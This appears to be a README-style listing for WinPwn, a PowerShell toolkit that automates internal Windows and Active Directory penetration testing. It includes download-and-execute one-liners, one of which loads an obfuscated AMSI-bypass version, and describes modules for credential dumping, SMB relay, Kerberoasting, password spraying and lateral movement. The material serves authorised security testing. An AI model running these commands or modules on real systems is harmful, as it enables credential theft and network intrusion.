WinPwn - Automation For Internal Windows Penetrationtest / AD-Security

18 DAYS AGO 5:44 PM

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



In many past internal penetration tests I often had problems with the existing Powershell Recon / Exploitation scripts

due to missing proxy support. I often ran the same scripts one after the other to get information about the current system and/or the domain. To automate as many internal penetrationtest processes (reconnaissance as well as exploitation) and for the proxy reason I wrote my own script with automatic proxy recognition and integration. The script is mostly based on well-known large other offensive security Powershell projects. They are loaded into RAM via IEX Downloadstring.
Any suggestions, feedback, Pull requests and comments are welcome!
Just Import the Modules with: `Import-Module .\WinPwn.ps1` or `iex (new-object net.webclient).downloadstring('https://raw.githubusercontent.com/S3cur3Th1sSh1t/WinPwn/master/WinPwn.ps1')`
For AMSI Bypass use the following oneliner: `iex (new-object net.webclient).downloadstring('https://raw.githubusercontent.com/S3cur3Th1sSh1t/WinPwn/master/ObfusWinPwn.ps1')`
If you find yourself stuck on a windows system with no internet access - no problem at all, just use Offline_Winpwn.ps1, all scripts and executables are included.

Functions available after Import:

- **`WinPwn` -> Menu to choose attacks:**



- **`Inveigh` -> Executes Inveigh in a new Console window , SMB-Relay attacks with Session management (Invoke-TheHash) integrated**
- **`sessionGopher` -> Executes Sessiongopher Asking you for parameters**
- **`kittielocal` ->**
  - Obfuscated Invoke-Mimikatz version
  - Safetykatz in memory
  - Dump lsass using rundll32 technique
  - Download and run Lazagne
  - Dump Browser credentials
  - Extract juicy informations from memory
  - Exfiltrate Wifi-Credentials

    - Dump SAM-File NTLM Hashes
- `localreconmodules` ->
    - Collect installed software, vulnerable software, Shares, network information, groups, privileges and many more
    - Check typical vulns like SMB-Signing, LLMNR Poisoning, MITM6 , WSUS over HTTP
    - Checks the Powershell event logs for credentials or other sensitive informations
    - Search for passwords in the registry and on the file system
    - Find sensitive files (config files, RDP files, keepass Databases)
    - Search for .NET Binaries on the local system
    - Optional: Get-Computerdetails (Powersploit) and PSRecon
- `domainreconmodules` ->
    - Collect various domain informations for manual review
    - Find AD-Passwords in description fields
    - Search for potential sensitive domain share files
    - ACLAnalysis
    - Unconstrained delegation systems/users are enumerated
    - MS17-10 Scanner for domain systems
    - SQL Server discovery and Auditing functions (default credentials, passwords in the database and more)
    - MS-RPRN Check for Domaincontrollers
    - Group Policy Audit with Grouper2
    - An AD-Report is generated in CSV Files (or XLS if excel is installed) with ADRecon.
- `Privescmodules` **-> Executes different privesc scripts in memory (PowerUp Allchecks, Sherlock, GPPPasswords)**
- `latmov` **-> Searches for Systems with Admin-Access in the domain for lateral movement. Mass-Mimikatz can be used after for the found systems**
- `shareenumeration` **-> Invoke-Filefinder and Invoke-Sharefinder (Powerview / Powersploit)**
- `groupsearch` **-> Get-DomainGPOUserLocalGroupMapping - find Systems where you have Admin-access or RDP access to via Group Policy Mapping (Powerview / Powersploit)**
- `Kerberoasting` **-> Executes Invoke-Kerberoast in a new window and stores the hashes for later cracking**
- `powerSQL` **-> SQL Server discovery, Check access with current user, Audit for default credentials + UNCPath Injection Attacks**
- `Sharphound` **-> Downloads Sharphound and collects Information for the Bloodhound DB**
- `adidnswildcard` **-> Create a Active Directory-Integrated DNS Wildcard Record**
- `MS17-10` **-> Scan active windows Servers in the domain or all systems for MS17-10 (Eternalblue) vulnerability**
- `Sharpcradle` **-> Load C# Files from a remote Webserver to RAM**
- `DomainPassSpray` **-> DomainPasswordSpray Attacks, one password for all domain users**

TO-DO

- Some obfuskation
- More obfuscation
- Proxy via PAC-File support
- Get the scripts from my own creds repository (https://github.com/S3cur3Th1sSh1t/Creds) to be independent from changes in the original repositories
- More Recon/Exploitation functions
- Add MS17-10 Scanner
- Add menu for better handling of functions
- Amsi Bypass
- Mailsniper integration
- Azure Checks / Modules integration

CREDITS

- Kevin-Robertson - Inveigh, Powermad, Invoke-TheHash
- Arvanaghi - SessionGopher
- PowerShellMafia - Powersploit
- Dionach - PassHunt
- A-mIn3 - WINSpect
- 411Hall - JAWS
- sense-of-security - ADrecon
- dafthack - DomainPasswordSpray
- rasta-mouse - Sherlock
- AlessandroZ - LaZagne
- samratashok - nishang
- leechristensen - Random Repo
- HarmJ0y - Many good Blogposts, Gists and Scripts
- NETSPI - PowerUpSQL
- Cn33liz - p0wnedShell
- rasta-mouse - AmsiScanBufferBypass
- l0ss - Grouper2
- dafthack - DomainPasswordSpray
- enjoiz - PrivEsc

Download WinPwn

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



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

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